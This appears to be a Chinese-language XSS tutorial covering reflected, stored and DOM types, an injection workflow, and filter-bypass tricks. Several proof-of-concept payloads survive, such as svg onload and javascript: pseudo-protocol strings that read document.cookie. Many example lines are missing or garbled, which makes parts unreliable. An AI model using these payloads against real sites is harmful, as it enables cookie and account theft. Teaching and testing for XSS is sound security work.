xss漏洞
xss漏洞
xss原理
xss(跨站脚本攻击)是在前端页面与服务器之间的一种攻击方式,可以利用javascript与html和css构成具有攻击性的payload比如盗取cookie,盗取账号密码等等。
xss类型
1.反射型xss
攻击性比较低,主要是在url中构造恶意payload利用钓鱼的方式诱导用户点击从而执行其中恶意代码
2.存储型xss
攻击性更高
常见漏洞点:论坛、博客和留言板。
攻击者在发帖的过程中,将恶意脚本与正常信息一起注入到留言中,随着留言被服务器存储下来,恶意脚本也被存储到存储器中。
这种类型的XSS危害较大,但和反射性相比,注入手法并没有什么变化。
只是由于恶意脚被存储在服务器,因此任何人在访问有漏洞的页面时都会中招
3.dom型
dom树

在dom树中有各种各样的标签和属性,可以在这些标签中注入xss恶意代码
xss漏洞的利用
xss漏洞注入过程
1.输入一段无恶意的文本,通过查看网页源代码,看看输入内容在哪里
2.确定输入内容位置后,检查是否需要闭合,再检查有哪些xss关键字被过滤了
3.经过第一二步后,构造xss的payload
xss漏洞利用案例(无过滤版)
1.利用反射型xss盗取cookie
1 | 若源码为 <input type=name name=name value=""> |
2.篡改url进行钓鱼获取cookie(get型传参)
1 | 若源码为 <input type=name name=name value=""> |
3.闭合标签类
1 | 若源码为 <b>输入的内容</b> |
4.属性闭合类
1 | 若源码为 <input type=name name=name value=""> |
5.表单中的隐藏输入
1 | <input type="hidden" name="" value=""> |
6.利用svg/事件构造payload
1 | 如: "><svg/onload=alert(document.cookie)>%0a |
7.利用onxxx属性构造payload

xss绕过
1.利用空格绕过
有些过滤,使用空格会自动补充引号
1 | 若源码为 <input type=name name=name value=""> |
2.利用javascript伪协议绕过
将javascript语句放在url后面,若有多个语句,用分号隔开,如:JavaScript:var new Date();”
this time is: +now”
1
2
3
若源码为 <input type=name name=name value="">
构造payload:javascript:alert(document.cookie);
"> <a href="javascript:alert(dcument.cookie);"
1 | 若源码为 <input type=name name=name value=""> |
3.双写绕过
1 | 如过滤script为空 |
4.编码绕过
base64 ,hex ,16进制 使用eval()执行 ,使用atob解码
1 | "> <script>alert(document.cookie)</script> |
5.利用IE浏览器特性(当引号被过滤时)
``(两个反引号)代替一个左引号
1 | 若源码为 <input type=name name=name value=""> |
6.注释过滤
1 | 若源码为 <input type=name name=name value=""> |